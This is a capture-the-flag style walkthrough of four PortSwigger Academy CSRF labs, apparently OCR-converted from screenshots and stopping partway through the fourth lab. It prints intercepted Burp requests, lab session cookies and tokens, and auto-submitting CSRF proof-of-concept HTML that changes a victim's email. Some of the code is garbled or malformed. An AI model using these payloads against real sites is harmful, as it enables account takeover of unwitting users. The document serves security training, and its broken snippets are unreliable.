

# PORT SWIGGER

## Cross Site Request Forgery (CSRF)

**Cross-site request forgery** (also known as *CSRF*) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

### Lab 1: CSRF vulnerability with no defenses

#### Lab: CSRF vulnerability with no defenses

APPRENTICE    LAB    Solved

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a [CSRF attack](#) to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`

[Hint](#)

[ACCESS THE LAB](#)

[Solution](#)

This is a CSRF vulnerable lab available on portswigger. The description describes there is a CSRF vulnerability in the email changing functionality.

To solve it we need to exploit the CSRF vulnerability and change the email address. Also they had given a credential **wiener:peter** to login.

Let's access the lab,

WebSecurity Academy CSRF vulnerability with no defenses Not solved

Go to exploit server Back to lab description >

Home | My account

WE LIKE TO **BLOG**

So let's login with the credential they had given, go to the **my account** option and enter username as wiener and password peter.

WebSecurity Academy CSRF vulnerability with no defenses Not solved

Go to exploit server Back to lab description >

Home | My account | Log out

## My Account

Your username is: wiener  
Your email is: wiener@normal-user.net

Email

**Update email**

Here we can see a box to enter a email account to change, let's try entering any random email id

I'm entering a fake email id,

**Web Security Academy**  CSRF vulnerability with no defenses  
[Go to exploit server](#) [Back to lab description >](#)

## My Account

Your username is: wiener  
Your email is: fake@gmail.com

Email

**Update email**

Here we can see the email is changed, but it doesn't upload to the exploit server.

Soo I'm intercepting the packet using **Burpsuite professional**.

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3800380498628181699d3100150065.web-security-academy.net/
my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=fake123%40gmail.com
```

Here you can see I intercepted the packet of changing the email address into [fake123@gmail.com](mailto:fake123@gmail.com)

Email was updated and there was a request and a 302 Response on Burp.

This tells us that there are no defenses on switching a user's email. So it is vulnerable to CSRF.

On the exploit server, a payload was attached to the body where the payload can automatically change a user's email address if the given user click on the exploit server's link.

So in professional version there is an option engagement tool which is available to create **CSRF PoC (Proof of Concept)**. Or it is also called to create the payload.

*"The attacker can create a web page that causes the victim user's browser to submit a request directly to the vulnerable website"*

Burp Suite Professional v2024.7.5 - Temporal

Request

```
POST /my-account/change-email HTTP/2
Host: 0a3800380498628181699d3100150065.web-se
Cookie: session=fnGsbtFz0X6OgkDw9i0cRpYAmmpjR
Content-Length: 25
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://0a3800380498628181699d3100150065.web-
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win
AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
image/webp,image/apng,*/*;q=0.8,application/si
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a3800380498628181699d3100150065.web-
my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
email=fake123%40gmail.com
```

Repeater

Collaborator Sequencer Decoder Comparer Logger

Scan  
Scan selected insertion point  
Do passive scan  
Do active scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Insert Collaborator payload  
Request in browser >  
Engagement tools >  
Change request method  
Change body encoding  
Copy Ctrl+C  
Copy URL  
Copy as curl command (bash)  
Copy to file  
Paste from file  
Save item  
Save entire history  
Paste URL as request  
Add to site map  
Convert selection >  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V  
Message editor documentation  
Burp Repeater documentation

Engagement tools > Find references  
Discover content  
Schedule task  
Generate CSRF PoC

Ready

Event log (12) • All issues (1543) •

Open options in that window and make sure the “include auto-submit script” option is turned on.

After that click **regenerate** and **Copy HTML**,

```
POST /my-account/change-email HTTP/2
Host: 0a3800380498628181699d3100150065.web-security-academy.net
Cookie: session=fnGsbtFz0X6OgkDw9i0cRpYAmmpjKXZM
Content-Length: 25
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "NotA:Brand";v="99"
```

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional --&gt;
&lt;body&gt;
    &lt;form action="https://0a3800380498628181699d3100150065.web-security-academy.net"
        &lt;input type="hidden" name="email" value="fake123@gmail.com" /&gt;
        &lt;input type="submit" value="Submit request" /&gt;
    &lt;/form&gt;
    &lt;script&gt;
        history.pushState('', '', '/');
        document.forms[0].submit();
    &lt;/script&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```

After this open our lab and there we can see a option of **“Go To Exploit Server”**  
On the top.

Go to exploit server and paste the copied HTML on the Body.

The screenshot shows a text editor window with the title 'Body:' at the top. The content of the text area is a piece of HTML code, which is highlighted with a red border. The code is a CSRF attack payload generated by Burp Suite Professional. It includes a form with a hidden email field set to 'fake123@gmail.com', a submit button, and a script that triggers the submission of the form. Below the text area are four buttons: 'Store', 'View exploit', 'Deliver exploit to victim', and 'Access log'.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a3800380498628181699d3100150065.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="fake123@gmail.com" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", '/');
document.forms[0].submit();
</script>
</body>
```

Change the email from the code and Later click “**Store**” and “**Deliver exploit to victim**” .

Here the exploit is delivered to the victim, before only we could see the result, now the all server got exploited.

To see the changes we can click “**View Exploit**”.

The screenshot shows the 'View Exploit' page for the solved lab. At the top, it says 'Congratulations, you solved the lab!' and 'Solved'. Below that is a note: 'This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.' The main section is titled 'Craft a response' and contains fields for 'URL' (set to 'https://exploit/0a9900803e63ec003520b71a60ce/exploit-server.net/exploit'), 'File' (set to '/exploit'), and 'Header' (set to 'HTTP/1.1 200 OK'). The 'Body' field contains the same CSRF exploit code as the previous screenshot. Below the body is a note: '<html><!-- CSRF PoC - generated by Burp Suite Professional --><body><form action="https://0a40960362a9088a21690c0d41.web-security-academy.net/my-account/change-email" method="POST"><input type="hidden" name="email" value="fake12345@gmail.com" /><input type="submit" value="Submit request" /></form><script>history.pushState("", "/");document.forms[0].submit();</script></body>'.

So the lab is completed. 😊

## Lab 2: CSRF where token validation depends on request method

### Lab: CSRF where token validation depends on request method

PRACTITIONER

LAB

Not solved



This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

Hint



This is a CSRF vulnerable portswigger lab. From the description we can understand that this lab's email changing functionality is vulnerable to CSRF.

And also it shows it prevents only to certain types of requests.

To solve this we have to use the exploit server to host an HTML page available in the lab.

Also a login credential is given.

So let's see the lab.

**WebSecurity Academy** CSRF where token validation depends on request method  
[Go to exploit server](#) Back to lab description >

LAB Not solved 

Home | My account



Go to the **My Account** session and login using the credential given.

**WebSecurity Academy** CSRF where token validation depends on request method  
[Go to exploit server](#) Back to lab description >

LAB Not solved 

Home | My account | Log out

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

**Update email**

Here we can see a box to enter a email account to change, let's try entering any random email id

I'm entering a fake email id,

**WebSecurity Academy** CSRF where token validation depends on request method  
[Go to exploit server](#) Back to lab description >

LAB Not solved 

Home | My account | Log out

## My Account

Your username is: wiener

Your email is: fake123@gmail.com

Email

**Update email**

Here we can see the email is changed, but it doesn't upload to the exploit server.

Soo I'm intercepting the packet using **Burpsuite professional**.

The screenshot shows the Burpsuite Professional interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below the navigation is a tab bar with 'Dashboard', 'Target', 'Proxy', 'Intruder' (which is selected), 'Repeater' (underlined in red), 'Collaborator', 'Sequencer', 'Decoder', and 'Con'. A status bar at the bottom indicates 'Burp Suite Profes'. The main area is divided into 'Request' and 'Response' panes. The 'Request' pane has tabs for 'Pretty' (selected), 'Raw', and 'Hex'. The 'Pretty' tab displays a POST request with various headers and a body containing an email address. The 'Response' pane is currently empty.

```
1 POST /my-account/change-email HTTP/2
2 Host: 0ac600920494dcf082c7b59e00980076.web-security-academy.net
3 Cookie: session=zoElLeaNA7UcqjxMHYdwEgZAA$46GoWFF
4 Content-Length: 63
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin:
https://0ac600920494dcf082c7b59e00980076.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0ac600920494dcf082c7b59e00980076.web-security-academy.net/
my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=fake123%40gmail.com&csrf=ONp9V0oxGrZJTSw0kmakb0qJ2oNuR1Eb
```

On the description it is described that this web prevents only to certain types of requests. So let's change the request.

Burp Suite Professional v

Dashboard Target Proxy Intruder Repeater View Help

Repeater

1 x 2 x 3 x +

Send Cancel < > | |

**Request**

Pretty Raw Hex

```

1 POST /my-account/change-email HTTP/2
2 Host: 0ac600920494dcf082c7b59e00980076.w
3 Cookie: session=zoElLeaNA7UqjxMHYdwEg2AA
4 Content-Length: 63
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not) A;Br
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin:
https://0ac600920494dcf082c7b59e00980076
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0
AppleWebKit/537.36 (KHTML, like Gecko) O
Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/
image/webp,image/apng,*/*;q=0.8,application/
0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0ac600920494dcf082c7b59e00980076
my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 email=fake123%40gmail.com&csrf=ONp9V0oxG
23

```

?

Search

Scan  
Do passive scan  
Do active scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Insert Collaborator payload  
Request in browser >  
Engagement tools >  
**Change request method**  
Change body encoding  
Copy Ctrl+C  
Copy URL  
Copy as curl command (bash)  
Copy to file  
Paste from file  
Save item  
Save entire history  
Paste URL as request  
Add to site map  
Convert selection >  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V

**Response**

Let's see what is the response,

If it is 302 it explains the web is working,

The screenshot shows the Burp Suite Professional interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The Repeater tab is selected. The target URL is https://0ac600920494dcf082c7b59e00. The Request pane shows a POST /my-account/change-email?email=fake123%40gmail.com&csrf=ONp9V0oxGrZJTSw0kmakb0qJ2oNuREb message. The Response pane shows a 302 Found response with Location: /my-account?id=wiener, X-Frame-Options: SAMEORIGIN, Content-Length: 0, and other headers. The bottom status bar indicates 0 highlights.


Email was updated and there was a request and a 302 Response on Burp.

This tells us that there is no defense on switching a user's email. So it is vulnerable to CSRF.

On the exploit server, a payload was attached to the body where the payload can automatically change a user's email address if the given user clicks on the exploit server's link.

So in professional version there is an option engagement tool which is available to create **CSRF Poc(proof of concept)**. Or it is also called to create the payload.

*"The attacker can create a web page that causes the victim user's browser to submit a request directly to the vulnerable website"*



Open options in that window and make sure the “include auto-submit script” option is turned on.

After that click **regenerate** and **Copy HTML**,

```

1 GET /my-account/change-email?email=
fake123%40gmail.com&csrf=
ONp9V0oxGrZJTSw0kmakb0qJ2oNuR1Eb HTTP/2
2 Host:
0ac600920494dcf082c7b59e00980076.web-security-academy.net
3 Cookie: session=zoElLeaNATUqjxMHYdwEg2AAS46GoWFF
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127".

```

CSRF HTML:

```

1 <html>
2   <!-- CSRF PoC -- generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0ac600920494dcf082c7b59e00980076.web-security-academy.net"
5       <input type="hidden" name="email" value="fake123%40gmail.com" />
6       <input type="hidden" name="csrf" value="ONp9V0oxGrZJTSw0kmakb0qJ2oNuR1Eb" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10    history.pushState('', '', '/');
11    document.forms[0].submit();
12  </script>
13 </body>
14 </html>
15

```

After this open our lab and there we can see a option of “**Go To Exploit Server**”

On the top.

Go to exploit server and paste the copied HTML on the Body.

Body:

```

<body>
<form action="https://0ac600920494dcf082c7b59e00980076.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="fake123%40gmail.com" />
<input type="hidden" name="csrf" value="ONp9V0oxGrZJTSw0kmakb0qJ2oNuR1Eb" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", '/');
document.forms[0].submit();
</script>
</body>
</html>

```

**Store** **View exploit** **Deliver exploit to victim** **Access log**

Change the email from the code and Later click “**Store**” and “**Deliver exploit to victim**” .

Here the exploit is delivered to the victim, before only we could see the result, now the all server got exploited.

To see the changes we can click “**View Exploit**”.

The screenshot shows a web browser window for the 'WebSecurity Academy' website. At the top, it says 'CSRF where token validation depends on request method'. Below that, a green button says 'LAB Solved' with a checkmark icon. The main content area has an orange header bar with the text 'Congratulations, you solved the lab!'. Below this, there's a message: 'This is your server. You can use the form below to save an exploit and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.' A large text area titled 'Craft a response' contains the exploit code. The URL is https://exploit-0a8600ef04ecd538247b42a0183009d.exploit-server.net/exploit. The 'HTTPS' checkbox is checked. The 'File' input field contains '/exploit'. The 'Head' section shows 'HTTP/1.1 200 OK' and 'Content-Type: text/html; charset=utf-8'. The 'Body' section contains the following exploit code:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a8600ef04ecd538247b42a0183009d.exploit-server.net/my-account/change-email">
<input type="hidden" name="email" value="fake1234454@gmail#44.com"/>
<input type="hidden" name="csrf" value="Onq9V0ixGrZJfSw0kmakb0qJ2oNuR1Eb"/>
<input type="submit" value="Submit request"/>
</form>
</script>
history.pushState("", ".");
document.forms[0].submit();
</script>
```

Hurray we completed the lab 😊

# Lab 3: CSRF where token validation depends on token being present

## Lab: CSRF where token validation depends on token being present

PRACTITIONER

LAB

Not solved



This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

Hint



This is a CSRF vulnerable lab available on the portswigger. The description describes there is a vulnerability present in the email changing functionality.

And they also given credential details to login,

So let's access the lab.


CSRF where token validation depends on token being present

LAB Not solved

[Go to exploit server](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO BLOG



So let's login with the credential they had given, go to the **my account** option and enter username as wiener and password peter.

**WebSecurity Academy** CSRF where token validation depends on token being present

[Go to exploit server](#) Back to lab description >>

LAB Not solved

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

**Update email**

Here we can see a box to enter a email account to change, let's try entering any random email id

I'm entering a fake email id,

**WebSecurity Academy** CSRF where token validation depends on token being present

[Go to exploit server](#) Back to lab description >>

LAB Not solved

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Your email is: fake1@gmail.com

Email

**Update email**

Here we can see the email is changed, but it doesn't upload to the exploit server.


Soo I'm intercepting the packet using **Burpsuite professional**.

```
1 POST /my-account/change-email HTTP/2
2 Host: 0ab80042037c996482ebecab00b20024.web-security-academy.net
3 Cookie: session=jIsSuk5g1zGeriTldLJc82YsseF1Wz8Z
4 Content-Length: 61
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin:
https://0ab80042037c996482ebecab00b20024.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0ab80042037c996482ebecab00b20024.web-security-academy.net/
my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=fake1%40gmail.com&csrf=AM1Otbalaxawj9lycaugnMHWRQJHfDYk
```

Here you can see I intercepted the packet of changing the email address into fake123@gmail.com

Email was updated and there was a request and a 302 Response on Burp.

There is a csrf token available on the web, so let's delete it and check if it responding or not.



It is responding, So in professional version there is a option engagement tool which is available to create **CSRF PoC(proof of concept)**. Or it is also called to create the payload.

*“The attacker can create a web page that causes the victim user's browser to submit a request directly to the vulnerable website”*

The screenshot shows the Burp Suite Professional interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, and Burp Suite Professional v202. Below the navigation is a toolbar with Dashboard, Target, Proxy, Intruder, Repeater (which is highlighted), Collaborator, Sequencer, Decoder, and Comparer. A status bar at the bottom shows 1 x, 2 x, 3 x, Send, and Cancel.

The main area is divided into Request and Response panes. The Request pane displays a POST request to /my-account with various headers and a body containing "v=99". The Response pane shows a 302 Found response with a Location header pointing to the same URL.

A context menu is open over the request in the Request pane, specifically under the Engagement tools submenu. The submenu options are: Find references, Discover content, Schedule task, and Generate CSRF PoC. The "Generate CSRF PoC" option is highlighted with a blue box.

Open options in that window and make sure the “include auto-submit script” option is turned on.

After that click **regenerate** and **Copy HTML**,

⚡ CSRF PoC generator

Request to: https://0ab80042037c996482ebecab00b20024.web-security-academy.net

Options ?

Pretty Raw Hex

```

1 POST /my-account/change-email HTTP/2
2 Host: 0ab80042037c996482ebecab00b20024.web-security-academy.net
3 Cookie: session=jIssuk5g1zGeriTldLJc82YsseF1Wz8Z
4 Content-Length: 23
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127",
"Not)A:Brand":v="99"

```

Inspector

- Request attributes 2
- Request query parameters 0
- Request body parameters 1
- Request cookies 1

?

Search

0 highlights

CSRF HTML:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0ab80042037c996482ebecab00b20024.web-security-academy.net"
5       <input type="hidden" name="email" value="fakel@gmail.com" />
6       <input type="submit" value="Submit request" />
7     </form>
8     <script>
9       history.pushState('', '', '/');
10      document.forms[0].submit();
11    </script>
12  </body>
13</html>
14

```

?

Search

0 highlights

Regenerate Test in browser Copy HTML Close

After this open our lab and there we can see a option of “**Go To Exploit Server**”

On the top.



CSRF where token validation depends on token being present

LAB Not solved

[Go to exploit server](#)

[Back to lab description >](#)

Go to exploit server and paste the copied HTML on the Body.

```
Body:  
<!-- CSRF POC - generated by Burp Suite Professional -->  
<body>  
<form action="https://0ab80042037c996482ebecab00b20024.web-security-academy.net/my-account/change-email" method="POST">  
<input type="hidden" name="email" value="fake12@gmail.com" />  
<input type="submit" value="Submit request" />  
</form>  
<script>  
history.pushState("", "", "/");  
document.forms[0].submit();  
</script>  
</body>  
</html>
```

Change the email from the code and Later click “**Store**” and “**Deliver exploit to victim**” .

Here the exploit is delivered to the victim, before only we could see the result, now the all server got exploited.

To see the changes we can click “**View Exploit**”.

Later you can see the lab is completed.

# Lab 4: CSRF where token is not tied to user session

## Lab: CSRF where token is not tied to user session



This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya



[ACCESS THE LAB](#)

This lab have CSRF vulnerability on the email changing functionality. It is mentioned that it uses token address to prevent attacks. So they had given 2 accounts and we have to login Wiener account in 1 browser and Carlos account in another browser.

To solve this, we have to swap the csrf token of carlos to wiener.

Let's see the lab and login using wieners account.

Enter any fake mail id and intercept the request in **burp professional**.

Pretty Raw Hex

Q ⌂ ⌂ ⌂

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a5b00bf04fd4b82854becae0059003f.web-security-academy.net
3 Cookie: session=5cVzm4fILMCwPZ7C2hCMQAfBkPeChCv
4 Content-Length: 58
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin:
https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net/
my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=fake%40123.com&csrf=Ppd84dJbVZLWv8sAmg8qrvinM0smqMBs
```

This is the csrf of wiener account, let's login carlos account in a incognito browser and find the csrf token of carlos account by inspecting the page.

It is already showed on the description that csrf token is protecting, so let's swap the token with 2 users.

[Go to exploit server](#)

[Back to lab description >>](#)

[Home](#) | [My account](#) | [Log](#)


## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

**Update email**



Here you can see the token copy it and swap it with the Wiener's csrf token.

Target: http://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net

Request	Response
